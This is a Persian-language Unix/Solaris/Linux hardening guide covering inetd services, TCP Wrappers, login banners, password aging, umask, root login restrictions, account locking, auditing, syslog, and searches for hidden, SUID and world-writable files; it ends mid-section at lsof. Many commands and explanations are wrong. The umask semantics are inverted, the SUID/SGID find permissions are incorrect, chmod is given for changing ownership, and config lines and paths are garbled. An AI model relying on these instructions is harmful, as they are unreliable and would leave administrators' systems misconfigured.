عبارت " Kill -HUP " باعث میشود Inetd فایل پیکربندی را باز خوانی کند . لازم است بسیاری از سرویس ها که توسط سیستم یونیکس به صورت پیش فرض پیکربندی شده است خاموش
شوند . این سرویس ها عبارتند از :

- Uccp
- TFTP
- Finger
- Systat
- NetStat
- Echo
- Discard
- Chargen

- Rusersd
- Rquotad
- Sprayd
- Walld
- Rexd
- Routed

علاوه بر این اگر از سرویسهای SNMPD و Day Time استفاده نمی شود آنها هم خاموش شوند . Day Time توسط بعضی از سیستمهای همزمان کننده زمان (Time Syncronization) استفاده میشود و SNMPD برای مدیریت سیستم کاربرد دارد . احتمالا توجه دارید که در فایل Inetd.conf سرویسهای FTP و Telnet در حالت عادی روشن هستند . این دو پروتکل امکان عبور User ID و Password را به صورت واضح از طریق شبکه فراهم میکنند .این امکان وجود دارد که برای محافظت Password از نسخه رمز شده این پروتکل ها استفاده شود . توصیه میشود روی Telnet از SSH(Secure Shell) استفاده شود . برخی از نسخهای SSH وجود دارد که برای انتقال فایل از برنامه SCP(Secure Copy) استفاده می کند .

NFS (Network File System)

ممکن است که سازمان شما از NFS استفاده کند .اما اگر به آن نیازی نیست سرویس NFS را روی سیستم خاموش کنید . از NFS برای نصب فایل سیستمی از روی یک کامپیوتر به روی کامپیوتر دیگر استفاده میشود یکی از نیازهای اساسی در شبکه های کامپیوتری به اشتراک گذاشتن فایل و انتقال آن به کامپیوتر دیگر است .

برای این منظور مکانیزم های به وجود آمده که عمومی ترین آنها NFS است . اگر NFS به درستی پیکر بندی نشود این امکان هست که برخی از افراد به فایلهای حساس دسترسی پیدا کنند . برای پیکر بندی درست NFS باید فایل /etc/dfs/dfstab را ویرایش کنید .

سیستم DMZ

از سیستم یونیکس می توان در DMZ به عنوان Web Server , SMTP Server و سرور DMZ استفاده کرد .در این صورت لازم است این سیستم نسبت به حالتی که فقط به صورت داخلی استفاده می شود با امنیت بیشتری پیکربندی شود .احتمال اینکه روی این قبیل سیستمها به سرویسهای RPC و NFS نیاز شود کم است بنابراین می توان هر دوی این سرویس ها را با تغییر فایل Startup حذف یا بار گزاری کرد .

سرور و کامپیوتر رومیزی

برخی از سازمان ها از یونیکس هم به صورت سرور و هم به صورت سیستم های رومیزی استفاده می کنند . وقتی یونیکس به صورت سیستم رومیزی استفاده میشود باید به گونه ای پیکر بندی شود که X Windows را اجرا کند . در سیستم Solaris استفاده از Tooltak هم لازم است . (Tooltak یک برنامه RPC است که برای کنترل Desktop به صورت گرافیکی استفاده میشود .) این سرویس ها روی سرور لازم نیست . به طریق مشابه روی کامپیوتر رومیزی هم سرویس DNS لازم نیست . اگر از سیستم یونیکس استفاده میشود لازم است برای سرور و کامپیوتر رومیزی از دو پیکربندی متفاوت استفاده کنید .

توجه : روی سیستم سولاریس برنامه tooltalk از طریق فایل Inetd.conf کنترل میشود . برای از کار انداختن سطر زیر را از حالت توضیحی خارج کنید .

" 10083/1 til rcp/tcp wait root /usr/dt/bin/rcp.ttdbserverd
/user/dt/bin/rcp.ttdbserverd. "

استفاده از TCP Wrappers

اگر از FTP و Telnet استفاده می کنید می توانید برای امنیت بیشتر از TCP Wrappers (که می توان آن را از FTP://ftp.porcupine.org/pup/security دانلود کنید استفاده کنید) . کلمه Wrapps به معنای پوشاندن و مخفی کردن است . به همین دلیل TCP Wrappers با پوشاندن سرویس های FTP و Telnet کنترل دسترسی و واقعه نگاری بیشتر را فراهم می کند . به منظور استفاده از *TCP Wrappers* لازم است فایل Inetd.confبگونه ای اصلاح شود که سطر های FTP و Telnet به صورت زیر باشد :

```
FTP System  TCP  FTP  nowait root /user/local/bin/tcpd  /user/sbin/in.fttpd
Telnet System  TCP  nowait root   /user/local/bin/tcpd  /user/sbin/in.telnetd
```

سطر های پیکربندی فوق باعث میشود هر وقت کسی سعی کند به سیستم Telnet یا FTP کند Inetd سرویس TCP Wrappers(tcpd) را فراخوانی کند .

- **توجه** : از TCP Wrappersمی توان همانند سرویسهای Telnet و FTP روی سرویسهای دیگر مانند Pop3 و IMAP هم استفاده کرد . البته همانند سطر های فوق تغییرات مناسب لازم است

TCP Wrappers ، قادر است دسترسی شبکه ها و کامپیوترهای خانگی خاص را به سرویس Telnet و FTP مسدود کند یا اجازه آن را صادر کند . فایل هایی که برای این پیکر بندی استفاده میشوند عبارتند از : /etc/hosts.deny و /etc/hosts.allow . در ادامه مثالی از این فایل ها آمده است .

فایلهای زیر مثالی از فایل های پیکر بندی TCP Wrappersمی باشد :

```
Hosts.allow
#Allow telnet frommy internet network (10.1.1.x)
in telnet 10.1.1.0/255.255.255.0
#Allow FTP from the world
in FTPd:0.0.0.0/0.0.0.0
Hosts.deny
#Deny telnet from anywhere else
in telnet 0.0.0.0/0.0.0.0
```

ابتدا فایل hosts.allow ارزیابی میشود و پس از آن Hosts.deny. بنابراین ابتدا تمام سیستم هایی را که مجاز به استفاده از سرویسهای مختلف هستند را پیکربندی کنید و پس از آن هر چیز دیگری را در hosts.deny ممنوع کنید .

- **توجه** : لازم است در پیکر بندی واقعه نگاری هم تغییراتی دهید تا TCP Wrappers بتواند اطلاعات را روی سیستم ثبت کند . نحوه این تغییرات را در بخش **لوگ فایل ها** در ادامه خواهید دید .

فایل های پیکربندی سیستم

با اعمال تغییراتی در فایل های پیکربندی سیستم می توان امنیت کلی سیستم را افزایش داد . دامنه این تغییرات از پیام های اخطار دهنده تا حفاظت در برابر سر ریز شدن بافر قابل انجام است . انجام هر تغییری در پیکربندی باید با سیاست های امنیتی سازمان مطابقت داشته باشد . علاوه بر این بخاطر داشته باشید مکان قرارگیری فایلهای پیکر بندی در نسخه های مختلف یونیکس با هم فرق دارد .

پیام های اخطاری یا Banners

با استفاده از پیام های اخطاری ، قبل از آنکه به کاربر اجازه ورود یا Login داده شود یک جلسه حقوقی برای او نمایش داده میشود . زبان پیام های اخطاری باید همان زبانی باشد که بخش حقوقی سازمان تصویب کرده است .

پیام Login در /etc/motd ذخیره شده است . نام فایل Motd مخفف عبارت Massage of the day می باشد . اما این پیام زمانی

نمایش داده میشود که کاربری برای ورود به سیستم اقدام کرده باشد . لذا قبل از آن نمایش داده نمیشود . لازم است قبل از اینکه کاربر وارد شود اکثر تذکرات حقوقی برایش نمایش داده شود .

به منظور نمایش پیام قبل از ورود کاربر روشی وجود دارد که در اینجا به آن اشاره میشود . تذکرات لازم قبل از ورود در سیستم Solaris در /etc/Default/telnet ذخیره شده است . می توان برای FTP پیام اخطاری ایجاد کرد /etc/Default/ftpd. با اضافه کردن سطر زیر می توان این پیام اخطار را ایجاد کرد .

BANNER="\n\n<Enter Your Lagal Massage Here\n\n"

در سطر فوق " n " دلالت بر سطر جدید دارد . اما شما می توانید از کاراکتر های کنترلی مورد نظر خودتان استفاده کنید تا پیام نمایش داده شود .

در سیستم Linux از دو فایل /etc/issue و /etc/issue.net برای پیام های اختیاری Telnet استفاده میشود . فایل issue برای ترمینال هایی که به طور مستقیم وصل شده اند مورد استفاده قرار می گیرند و فایل issue.net زمانی که شخص از طریق شبکه اقدام به Telnet می کند استفاده میشود . متاسفانه ویرایش فایل های مذکور باعث ایجاد پیام های اخطاری نمی شود . چون هر بار که کامپیوتر راه اندازی مجدد شود این فایل ها نیز مجددا ایجاد میشوند . اما می توان اسکریپت راه اندازی که باعث ایجاد این فایل میشود را اصلاح کنید . فایل های issue و issue.net در اسکریپت راه اندازی /etc/rc.d/rc.local قرار دارند . برای اینکه از ایجاد مجدد این فایل ها جلوگیری شود سطر های زیر را از حالت توضیحی خارج کنید .

```
#This will overwrite /etc/issue at every boot so. make any change you
#want to make to /etc/issue here or you will lose them when you reboot .
echo "1">/etc/issue
echo "2">>/etc/issue
echo"kernel $(uname -r) m $a $SMP$ (uname -m)">>/etc/issue
```

بعد از انجام این کار می توانید فایل های /etc/issue و /etc/issue.net را با متن حقوقی مناسب ویرایش نمایید .

تنظیم Password

در سیستم یونیکس به منظور مدیریت صحیح کلمه عبور سه مرحله وجود دارد :

- تنظیم درست نیاز های کلمه عبور
- ممانعت از ورود بدون کلمه عبور
- ایجاد کلمه عبور مناسب بطوریکه نیاز ها را در بر گیرد

تنظیم درست نیازهای کلمه عبور :

طول کلمه عبور و عمر آن از جمله نیاز هایی است که با ویرایش یک فایل پیکربندی در سیستم یونیکس تعیین میشود . در Solaris این فایل در /etc/defualt/passwd قرار دارد . این فایل دارای سطر های زیر می باشد و بر طبق سیاست های امنیتی سازمان تان ویرایش می گردد .

```
#ident  "@(#)passwd.dfl  1.3    92107114 SMI"
MaxWeeks=7
MinWeeks=1
Passlength=8
```

توجه کنید اعدادی که جلوه MaxWeeks و MinWeeks قرار می گیرند حداقل و حداکثر طول عمر کلمه عبور را بر حسب هفته بیان می کنند و عددی که جلوی Passlength قرار می گیرد طول کلمه عبور را بر حسب کاراکتر بیان می کند . در سیستم Linux نیاز های کلمه عبور در فایل /etc/Login.defs قرار داده شده است . سطر های زیر که مربوط به این فایل است تنظیمات قابل اعمال را نشان می دهد .

```
#Password Againg Controls:
#
#PASS_MAX_DAYS   45   Maximum number of days password may be used .
#PASS_MIN_DAY     1   Minimum number of days allowed between password Changes .
#PASS_MIN_LEN     8   Minimum acceptable password Length .
#PASS_WARN_AGE   7    Number of days worning given heforc a password Expires .
```

به خاطر داشته باشید در سیستم Linux حداقل و حداکثر طول عمر بر حسب روز است در حالی که در Solarisبر حسب هفته است . Linux به شما این اختیار را نیز میدهد که تعداد روزهای باقیمانده تا باطل شدن کلمه عبور به اطلاع کاربر رسانده شود .

ممانعت از ورود بدون کلمه عبور :

برنامه هایی از قبیل rlogin , rexec , rsh به کاربر امکان میدهد بدون آنکه مجددا کلمه عبور را وارد کند از سیستمهای خاص وارد سیستم دیگر شود . اما این کار خوبی نیست چون مهاجمی که توانسته به یک سیستم نفوذ کند می تواند از طریق برنامه های فوق به سیستمهای دیگر دست پیدا کند . برای رفع این مشکل اولا باید سرویسهای rlogin , rexec , rsh را از فایل /etc/Inetd.conf پاک کنید و ثانیا فایل /etc/Host.equiv و هر فایلی با پسوند rhost را پیدا کرده و آنها را حذف کنید .

ایجاد کلمه عبور مناسب بطوریکه نیازها را در بر گیرد :

بهترین راه بهبود امنیت سیستم آن است که از انتخاب کلمه عبور نامناسب توسط کاربران جلوگیری شود . متاسفانه تا این اواخر فقط چند راه برای انجام این کار در سیستم یونیکس وجود داشته است . برای سیستم Linux برنامه هایی از قبیل Npasswd و Passwd+وجود دارد اما برای Solaris برنامه ای وجود ندارد . با استفاده از این برنامه ها می توانید نیازهای کلمه عبور قوی را تعیین کنید . این برنامه ها کاربر را مجبور می کند تا کلمه عبور را در جهت برآورده شده قواعد مورد نظرتان انتخاب کند .

- **توجه** : برخی از نسخه های یونیکس همانند HPUN از ابتدا و به طور پیش فرض از کلمه عبور قدرتمندی برخوردار است . در این نسخه اگر در هنگام ورود اشتباهات متعدد رخ دهد اکانت شما قفل میشود .

کنترل دسترسی به فایل

در سیستم یونیکس دسترسی به فایلها توسط مجموعه ای از مجوز ها کنترل میشود . کاربر می تواند امتیاز خواندن،نوشتن و اجرای فایل را داشته باشد . مالک یک فایل ممکن است یک نفر،یک گروه یا همه باشند . عوض کردن مجوز فایل توسط دستور Chmod انجام میشود . اگر چه کاربر می تواند فایل هایی را ایجاد کند که قابل خواندن و نوشتن توسط همه باشد اما بهتر است این اجازه به کاربر داده نشود . هر کاربری می تواند روی سیستم این فایلها را بخواند و یا بنویسد . و بنابراین اگر نفوذگری به یک User پیدا کند قادر به خواندن و نوشتن خواهد بود .
از آنجا که متقاعد کردن همه کاربران به اینکه وقتی فایل را ایجاد کرده دسترسی به آن را عوض کنند کار مشکلی است لذا قصد داریم مکانیزم پیش فرضی را ایجاد کنیم که به هنگام ایجاد فایل دسترسی به آن به صورت خودکار تنظیم شود . این کار با پارامتر Umask قابل انجام است . در Solaris پارامتر مذکور در فایل /etc/default/login و در Linux در /etc/profile قرار دارد . دستور بکار رفته به صورت زیر است :

Umask 700 <Path File>

ارقامی که بعد از دستور آمده است معرف اجازه ای است که به طور پیش فرض به فایلهایی که ساخته میشود داده میشود . از سمت چپ اولین رقم معرف اجازه ای است که به مالک فایل داده میشود . رقم دوم معرف اجازه ای است که به گروه داده میشود و رقم سوم معرف اجازه ای است که به همه داده میشود . در مثال فوق چون اولین عدد 7 است بنا براین روی مالک فایل محدودیتی اعمال نمی شود اما به گروه و همه هیچ حق دسترسی داده نمی شود . در زیر حق دسترسی هایی که توسط ارقام تعریف می شود آورده شده است :

4	اجازه خواندن
2	اجازه نوشتن
1	اجازه اجرا

مثلا اگر بخواهید به گروه به صورت پیش فرض اجازه خواندن داده شود اما اجازه نوشتن و اجرا نداشته باشد باید از دستور umask 037 استفاده شود . و اگر بخواهید اجازه نوشتن را از گروه بگیرید باید از دستور umask 027 استفاده کنید و ...

شکل کلی دستور Chmod هم به صورت مقابل می باشد :

Chmode < Permission Number > < Path File >

دسترسی Root

در سیستم یونیکس بالاترین سطح دسترسی در اختیار Rootمیباشد به طوری که وقتی کاربر با Root وارد شود می تواند هر کاری انجام دهد . از این رو یکی از کارهای خوب این است که ورود مستقیم با اکانت Root را محدود کنیم . به دین ترتیب حتی مدیر سیستم برای ورود به Root باید ابتدا با اکانت خودش وارد شود و پس از آن می تواند با دستور Su root وارد اکانت Root شود . با انجام این کار خواهید توانست با بررسی log فایل ها تشخیص دهید کدام User سعی داشته به سطح دسترسی Root برسد .

میتوان در Solaris & Linux ورود به Root را فقط به کنسول محدود نمود . برای این کار در Solaris فایل /etc/default/login را به صورت زیر ویرایش کنید :

#Info Console is set , root can only logon the device .
#Command this line out to allow remote login by root
#
Console=/dev/console

این کار سیستم را مجبور میکند ورود به Root فقط در کنسول مجاز باشد . همین پیکربندی را می توان با ویرایش فایل /etc/secureTTY در Linux انجام داد . این فایل لیستی از TTY هایی است که می توان از آنها جهت ورود به Root استفاده کرد .

حفاظت در برابر سر ریز شدن بافر

یکی از آسیب پذیریهای خطرناک در هر سیستم سر ریز شدن بافر است . Solaris روشی ارائه می دهد که امکان اجرای دستورات Stack را در حمله سر ریز کردن بافر از بین می برد . برای انجام این کار سطر های زیر را به فایل /etc/system اضافه می کنیم :

Set noexec_user_stack=1
Set noexec_user_stack_log=1

سطر اول از اجرای دستور Stack جلوگیری می کند و سطر دوم تلاش های انجام گرفته را ثبت می کند .

- **توجه** : در برخی برنامه ها نیاز است دستورات Stack اجرا شود . بنابراین اگر تغییرات فوق را انجام دهید این برنامه از کار خواهد افتاد (Crash می کند) .

غیر فعال کردن Userهای غیر مفید

یونیکس تعدادی اکانت ایجاد می کند که برای موارد مختلف از قبیل مالک فایلهای خاص نیاز می شود . اما برای ورود به سیستم هیچ وقت استفاده نمی شود . این اکانت ها عبارتند از nuucp , uucp , Sys و Listen به منظور جلوگیری از ورود با این اکانت ها فایل /etc/shodowرا به صورت زیر پیکربندی کنید :

Bin:*LK*:10960:0:99999:7:::

denemo:*LK*:10960:0:99999:7:::
adm:*LK*:10960:0:99999:7:::
lp:*LK*:10960:0:99999:7:::
shutdown:*LK*:10960:0:99999:7:::
sync:*LK*:10960:0:99999:7:::
Mail:*LK*:10960:0:99999:7:::
news:*LK*:10960:0:99999:7:::
uucp:*LK*:10960:0:99999:7:::
opcrator:*LK*:10960:0:99999:7:::
gopher:*LK*:10960:0:99999:7:::

هر سطر از دو بخش تشکیل شده است . بخش اول اکانت و بخش دوم کلمه عبور آن است . اکانت کاربر معمولی دارای کلمه عبور رمز شده می باشد . در مورد اکانت هایی که هیچ وقت اجازه ورود ندارند بخش دوم شامل کاراکتر " * " میباشد . کاراکتر " * " با هیچ کلمه ورودی اجازه ورود ندارد به همین دلیل کسی نمی تواند آن را بشکند . با قرار دادن عبارتی همانند * LK* به طور مفید و مختصر قفل بودن این اکانت بیان میشود (LK مخفف کلمه Lock است)

مدیریت کاربر

همانند تمام سیستم های کامپیوتری مدیریت کاربران و روابط بین آنها نقش حیاتی در امنیت کلی سیستم دارد . هر سازمانی باید پروسه مدیریت کاربر داشته باشد . در این پروسه مراحل لازم برای زمانیکه کاربری تقاضای دسترسی به سیستم داشته باشد شرح داده شده است . علاوه بر این،در این پروسه مراحل لازم برای مواقعی که یکی از پرسنل سازمان را ترک میکند

شرح داده می شود . در بخشهای بعدی توصیه هایی در مورد مدیریت کاربران در سیستم یونیکس ارائه شده است . بخاطر داشته باشید سیستم یونیکس انواع زیادی دارد ابزار هایی هم که برای مدیریت کاربر استفاده می شود در نسخه های مختلف متفاوت است .

افزودن کاربر به سیستم

در اکثر نسخه های یونیکس ابزارهایی برای افزودن کاربر به سیستم ارائه شده است . وظایف اصلی این ابزارها عبارتند از :

- افزودن نام کاربر به فایل Password
- تعیین و اختصاص شماره User ID
- تعیین و اختصاص شماره Group ID
- تعیین Shellمناسب برای ورود
- افزودن نام کاربر به فایل Shadow
- اختصاص کلمه عبور مناسب اولیه
- تعیین Aliasمناسب برای پست الکترونیک (Alias یعنی نام مستعار)
- ایجاد دایرکتوری خانگی برای هر کاربر

حال به تشریح هر یک از این وظایف می پردازیم :

افزودن نام کاربر به فایل Password:

فایل /etc/passwdشامل لیست کاربرانی است که به سیستم تعلق دارند . هر کاربر دارای نام کاربری یکتایی است که حداکثر از 8 کاراکتر تشکیل شده است . به ازای هر رکوردی که در فایل passwd ثبت می شود اطلاعات بیشتری نیز درباره هویت واقعی کاربر ثبت می شود که برای شناسایی فردی که در قبال آن اکانت مسئول است بکار می رود .

تعیین و اختصاص شماره User ID:

به هر نام کاربر یک شماره User ID مناسب اختصاص داده میشود که به اختصار UID گفته میشود . UID باید در سیستم یکتا باشد .

عموما باید UID کاربر بزرگتر از ۱۰۰ انتخاب شود . از آنجا که عدد ۰ برای اکانت Root است از این رو هیچ گاه به عنوان UID انتخاب نمیشود . سیستم برای شناسایی فایلهای روی سیستم از UID استفاده می کند از این رو استفاده مشابه یک UID برای چند اکانت توصیه نمیشود .

اختصاص شماره Group ID:

لازم است هر کاربر دارای یک گروه اصلی باشد . این شماره را به نام کاربر در فایل /etc/passwd اختصاص دهید . کاربران عادی نباید عضو گروه Wheel باشند چون این گروه برای مقاصد مدیریتی استفاده میشود .

تعیین Shell مناسب برای ورود :

وقتی کاربر تعاملی (Interactive) قصد ورود به سیستم را دارد باید به او یک Shell داده شود که در حالت عادی csh , Bash , Ksh جزو Shell های سیستم یونیکس هستند . به کاربرانی که نباید وارد سیستم شوند برنامه ای داده میشود که Shell نیست . به عنوان مثال از کاربران تعاملی به کاربرانی می توان اشاره کرد که از طریق Pop3 و IMAP پیام های پست الکترونیک خود را کنترل میکنند لذا می توان امکان تعویض کلمه عبور شان را به صورت تعاملی فراهم نمایید . در این حالت برای کاربر یک Shell تعریف می کنید که در فایل /bin/passwd می باشد . هر وقت یکی از کاربران به سیستم Telnet کند می تواند کلمه عبورش را عوض کند و پس از تکمیل عملیات از آن Shellخارج شود .

افزودن نام کاربر به فایل Shodow :

از آنجا که فایل /etc/passwdقابل خواندن توسط همه است لذا نباید کلمات عبور در آن ذخیره شود تا کسی نتواند با شکستن کلمه عبور وارد سیستم شود کلمات عبور در فایل /etc/shadowذخیره میشوند . بنا براین همان نام کاربر به فایل /etc/shadowافزوده میشود .

اختصاص کلمه عبور مناسب اولیه :

بعد از ایجاد اکانت برای کاربر باید کلمه عبور اولیه برای آن تعیین شود . اکثر ابزارهایی که برای افزودن کاربر مورد استفاده قرار می گیرند آرگومانی برای این منظور در اختیار می گذارند . در غیر این صورت با نام کاربر وارد شوید و از دستور Passwd برای تغییر کلمه عبور استفاده کنید . کلمه عبور اولیه باید بگونه ای باشد که حدس زدن آن آسان نباشد و بهتر است که کلمه عبور اولیه برای تمام کاربران یکسان نباشد . اگر از کلمه عبور یکسان برای همه کاربران استفاده شود امکان دارد مهاجمی با استفاده از اکانت جدید و قبل اینکه کاربر قانونی از اکانت خود استفاده کند وارد سیستم شود و کلمه عبور را عوض کند .

تعیین Aliasمناسب برای پست الکترونیک :

وقتی کاربری ایجاد میشود به طور خودکار یک آدرس پست الکترونیک به شکل Username@Hostخواهد داشت . حال اگر کاربر بخواهد ی تواند از یک نام مستعار برای آدرس پست الکترونیک خود استفاده کند . این کار با استفاده از Email Alias قابل انجام است . برای این منظور باید فایل /etc/alliasesرا ویرایش کنید . فرمت این فایل به صورت زیر است :

Alias: Username

بعد از اینکه Aliasایجاد شود برنامه newsAliasesرا اجرا کنید تا فایل Alias.dbاسجاد شود .

ایجاد دایرکتوری خانگی برای هر کاربر :

برای هر کاربر باید یک دایرکتوری خانگی ایجاد شود . این دایرکتوری در فایل /etc/passwdتعریف میشود . پس از آنکه در محل

مناسبی روی سیستم دایرکتوری خانگی کاربر ایجاد شود که معمولا در شاخه home/یا export/قرار دارد،مالک دایرکتوری را عوض کنید . با استفاده از دستور زیر کاربر مورد نظر تنها مالک فایل خواهد بود :

Chmod < Username > < Directory name>

حذف کاربر از روی سیستم

وقتی کاربری سازمان را ترک می کند و یا به جای دیگری منتقل میشود بطوریکه به اکانت کاربری خود پیش از این نیاز نداشته باشد لازم است پروسه مدیریت کاربری مناسبی دنبال شود . در سیستم یونیکس مالک تمام فایل های کاربر UIDکاربر است . بنا براین اگر UIDکاربری برای کاربر جدید استفاده شود کاربر یا اکانت جدید مالک تمام فایل های کاربر قدیمی میشود . اصولا وقتی کاربر بیش از این به اکانت نیاز نداشته باشد باید اکانت را قفل کرد . برای این کار در فایل /etc/shodow کلمه عبور کاربر با عبارت *LK* جایگزین میشود . بعد از مدت زمانی مناسبی (معمولا ۳۰ روز) می توان فایلهای آن کاربر را حذف نمود . مهلت ۳۰ روز بدین منظور است که مدیریت کاربران در این مدت فایل های مورد نیاز سازمان را در محل مناسبی کپی کنند .

مدیریت سیستم

مدیریت سیستم در یونیکس (از لحاظ امنیتی) شامل برقرار کردن سطوح مناسبی از ورود و نظارت بر سیستم برای یافتن فعالیت های مشکوک میباشد . سیستم یونیکس اطلاعات خوبی درباره آنچه به دنبال آن هستید ارائه می دهد . البته ابزار هایی هم وجود دارد که می توان برای شناسایی فعالیت های مشکوک از آنها استفاده کرد .

بازرسی سیستم

در اکثر نسخه های یونیکس سیستم واقعه نگاری یکسانی ارائه شده است که می توان اطلاعات امنیتی را به مقدار کافی در اختیار بگزارد . با این حال در برخی از موارد به اطلاعات بیشتری از بازرسی نیاز میشود . Solarisبرای این منظور Basic Security Module را ارائه کرده است که به اختصار BSM گفته میشود . BSM در حالت عادی فعال نیست و در صورتی که کاربر به اطلاعات بیشتری نیاز داشته باشد آن را راه اندازی می کند .

به منظور فعال کردن BSM ، اسکریپت /etc/security/bsmconv را اجرا کنید . اگر چه این کار پروسه بازرسی را راه اندازی میکند اما نیاز به Reboot سیستم دارد . پیکر بندی بازرسی در فایل /etc/security/dudit_control تعیین میشود . اطلاع کامل در مورد این فایل را می توان در صفحات راهنمای آن پیدا کنید (بدین منظور دستور man audit_control را اجرا کنید) اما برای شروع پیکر بندی زیر را در نظر بگیرید :

```
#identify the location of the audit file directory
dir. <Directory>
#identify the file system free space percentage when a warninig should occur
minfree=20
#flag for what to audit. this example audit login administrator
#function and failed file reads, write and attribute changes
#this set of flag the system to also audit login and administrator
```

پس از پیکره فایل گردآوری گزارشات بازرسی شروع میشود . با استفاده از دستور Audit -nمی توان فایل مربوط به گزارشات بازرسی فعلی را بست و فایل جدیدی را شروع کرد . برای مرور محتوای فایل بازرسی از دستور Praudit <Audit file name> استفاده کنید .

لوگ فایل ها

در اکثر نسخه های یونیکس ابزار های نسبتا جامعی در SysLog فراهم شده است که برای واقعه نگاری بکار می رود . SysLog قابلیتی است که هنگام پیکربندی انجام گرفته،اطلاعات را ثبت می کند . SysLogاز طریق فایل /var/adm/log/messages هدایت

میشود . اگر SysLog.comf به درستی پیکربندی شده باشد باید دستور پیکربندی زیر در آن لحاظ شده باشد :

```
auth.info    /var/log/auth.log
```

دستور فوق به یونیکس می گوید اطلاعات مربوط به تلاش های صورت گرفته برای Login , su , reboot و دیگر وقایع مرتبط با امنیت را جمع آوری کند . مطمئن شوید فایل /var/log/auth.log به منظور جمع آوری اطلاعات زیر ایجاد شده باشد :

```
#touch    /var/log/auth.log
#chown  /var/log/loglauth.log
#chmod /var/log/loglauth.log
```

در Solaris می توان با ایجاد فایل /var/adm/loginlog تلاشهای اشتباهی که برای ورود صورت گرفته است را نیز ثبت نمایید . فایل مذکور را به صورت زیر ایجاد کنید :

```
#touch          /var/adm/loginlog
#chmod 600  /var/adm/loginlog
#chown root /var/adm/loginlog
#chgrp sys   /var/adm/loginlog
```

دایرکتوری /var باید فضای کافی داشته باشد تا لوگ فایل ها را جمع آوری کند . اگر /var روی پارتیشن / قرار داشته باشد و لوگ فایل های جمع آوری شده خیلی بزرگ باشد ، امکان اشغال شدن فایل سیستمهای root وجود دارد . لذا بهتر است دایرکتوری /var در مکان دیگری قرار داشته باشد .

فایل های مخفی

فایلهای مخفی توان ایجاد مشکل برای سیستم یونیکس را دارند . دستور استاندارد ls نمی تواند فایلهایی را که با " . " شروع شده است نمایش دهد . اما دستور ls -a تمام فایلهای مخفی را نمایش می دهد . هکر ها آموخته اند با استفاده از فایلهای مخفی فعالیت خود را مخفی سازند . به طور مثال هکر می تواند فایل خود را در یک دایرکتوری مخفی قرار دهد و به وسیله آن فایل را مخفی کند . برای مثال اگر یک دایرکتوری " ... " نامیده شود جلب توجه نمی کند . اگر بعد از سومین نقطه در نام این دایرکتوری کاراکتر Spase قرار داده شود (" ... ") برسی آن دایرکتوری سخت می شود مگر اینکه از وجود Spase در نام دایرکتوری اطلاع داشته باشید . با استفاده از دستور زیر می توان تمام فایل ها و دایرکتوری های مخفی را روی سیستم خود پیدا کنید :

```
#find  /  -name  ".*" -ls
```

اگر چه می توان به جای ls از Print هم استفاده کرد اما استفاده از ls اطلاعات جزئی تری در باره مکان فایل قرار می دهد . لازم است این دستور به صورت دورهای اجرا شود و وجود فایل های مخفی مورد برسی قرار گیرد .

فایلهای SUID و SGID

فایلی که اجازه SetID (SUID) و SetGroup (SGID) دارد مجاز است در حین اجرای فایل UID یا GID خود را تغییر دهد . برخی فایلها برای انجام کار به این کار نیاز دارند اما لازم است فقط تعداد محدودی فایل دارای این قابلیت باشد و هیچ یک از آنها در دایرکتوری خانگی کاربر قرار نداشته باشد . با استفاده از دستور زیر تمام فایلهای UIDو SGID را پیدا کنید :

```
#Find  /   -type  f -perm  -0400  -ls
#Find /    -type  f -perm  -0200  -ls
```

وقتی سیستمی ساخته میشود باید دستورات فوق اجرا و نتایج آن ذخیره شود . این دستورات باید به طور دوره ای اجرا و نتایج حاصله با لیست مقایسه شود و هر گونه تغییر مورد برسی قرار بگیرد .

فایلهای جهان نویس (World – writable File)

یکی دیگر از پتانسیل های ضعف پیکربندی در سیستم یونیکس فایلهای جهان نویس است . مهاجم می تواند در این نوع فایل اسکریپت ایجاد کند و در صورت اجرا از آسیب پذیری موجود بهره برداری کند . اگر فایلهای UID و SGID جهان نویس باشند مهاجم می تواند امتیاز زیادی برای خود ایجاد کند . با اجرای دستور زیر فایل های جهان نویس را پیدا می کنید :

```
#Find / -perm -2 -type f -ls
```

لازم است این دستور به طور دوره ای اجرا شود تا تمام فایلهای جهان نویس روی سیستم مکان یابی شود .

جستوجوی علائم مشکوک

تا اینجا به چند علامت اشاره شود که یافتن آن در سیستم می تواند بر وجود آسیب پذیری یا محاجم دلالت کند (فایلهای UIDو SGID و فایلهای جهان نویس) . چند راه دیگر وجود دارد که می توان سیستم یونیکس را از نظر فعالیتهای مشکوک برسی کرد .

حالت بی قائده :

زمانی که Sniffer روی سیستم عمل می کند واسطه ای (کارت های شبکه) در حالت بی قائده قرار دارد . Sniffer به معنی بو کننده ای است که به دنبال اطلاعات می گردد . Sniffer با قرار دادن واسطه ای در حالت بی قائده تمام اطلاعات روی سیم را بر می دارد . اگر هنگامی واسطه در حالت بی قائده قرار دارد دستور Ipconfig -a صادر شود،حالت واسطه به صورت Promisc گزارش داده میشود و همین نشانه از فعال بودن Sniffer است .

:Netstat

برنامه Netstat تمامی ارتباطات شبکه ای که روی سیستم یونیکس پذیرفته شده است را نمایش میدهد . این دستور به صورت Netstat -an استفاده میشود . آرگومان "N" به برنامه می گوید که آدرس های IP را ترجمه نکند . در زیر نمونه ای از خروجی حاصل را می بینید :

```
#netstat -an

        Active Internet Connection ( servers and Stablished )

Proto   Recv-()   send-()   Local Address      foreign Address     state
TCP       0         0        0.0.0.0 1000       0.0.0.0:*          LISTEN
TCP       0         0        0.0.0.0 25         0.0.0.0:*          LISTEN
TCP       0         0        0.0.0.0 515        0.0.0.0:*          LISTEN
TCP       0         0        0.0.0.0 98         0.0.0.0:*          LISTEN
UDP       0         0        0.0.0.0 517        0.0.0.0:*          LISTEN
UDP       0         0        0.0.0.0 111        0.0.0.0:*          LISTEN
raw       0         0        0.0.0.0 6          0.0.0.0:*          LISTEN
```

چنانچه در خروجی فوق می بینید هر سطری که عبارت LISTEN دارد به معنی آن است که برنامه آن پورت را پذیرفته و به آن گوش می دهد . آدرس هایی که در ستون Local Address نشان داده شده است به شماره پورت محلی ختم شده است . با استفاده از پورت می توان داخلی یا خارجی بودن ارتباط را تشخیص داد . برای مثال اگه شماره پورت محلی ۲۳ باشد نشانگر ارتباط داخلی به Telnet است . اگر شماره پورت محلی ۱۰۳۵ و شماره پورت خارجی ۲۳ باشد نشانگر ارتباط Telnet خارجی است .

یکی از مشکلات Netstad آن است که نمی گوید چه فرآیندی پورت را باز نگه داشته است . یافتن فرآیندی که از پورت خاص ارتباط

برقرار کرده است کار سختی است . برنامه ای به نام lsof وجود دارد که این اطلاعات را ارائه می دهد . پس از نصب برنامه دستور lsof -i اطلاعات زیر را ارائه می کند :

```
